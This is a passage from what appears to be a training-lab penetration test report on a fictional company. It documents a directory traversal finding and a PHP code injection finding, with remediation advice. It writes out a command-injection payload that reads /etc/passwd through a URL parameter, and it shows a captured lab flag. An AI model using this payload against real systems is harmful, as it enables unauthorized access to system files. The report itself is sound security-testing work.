
Penetration Test Report

Vulnerability 19	Findings
Description	The directory traversal vulnerability was exploited on the disclaimer.php page, allowing to manipulate file paths and access sensitive files outside the intended directory. By injecting path traversal sequences into the file parameter.
Images	
Affected Hosts	Totalrekall.xyz
Remediation	Sanitize and Validate User input

Vulnerability 20	Findings
Title	PHP Code Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	A PHP code injection was exploitable on Souvenirs.php page, allowing the payload ;system("cat /etc/passwd"), to be used allowing access to sensitive system files.

Company Name	Rekall Corporation
Contact Name	Julissa
Contact Title	SOC Analyst

Penetration Test Report

Vulnerability 20	Findings
Images	 <p>The screenshot shows a browser window with the URL <code>192.168.14.35/souvenirs.php?message=;system("cat /etc/passwd")</code>. The page displays the REKALL CORPORATION logo and the text "Souvenirs for your VR experience". Below the logo, there is a message: "Dont come back from your empty handed! Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options...". At the bottom, it says "Congrats, flag 13 is jdk7sk23dd".</p>
Affected Hosts	Totalrekall.xyz
Remediation	Sanitize and Validate user inputs, Disable PHP Functions in Server Configuration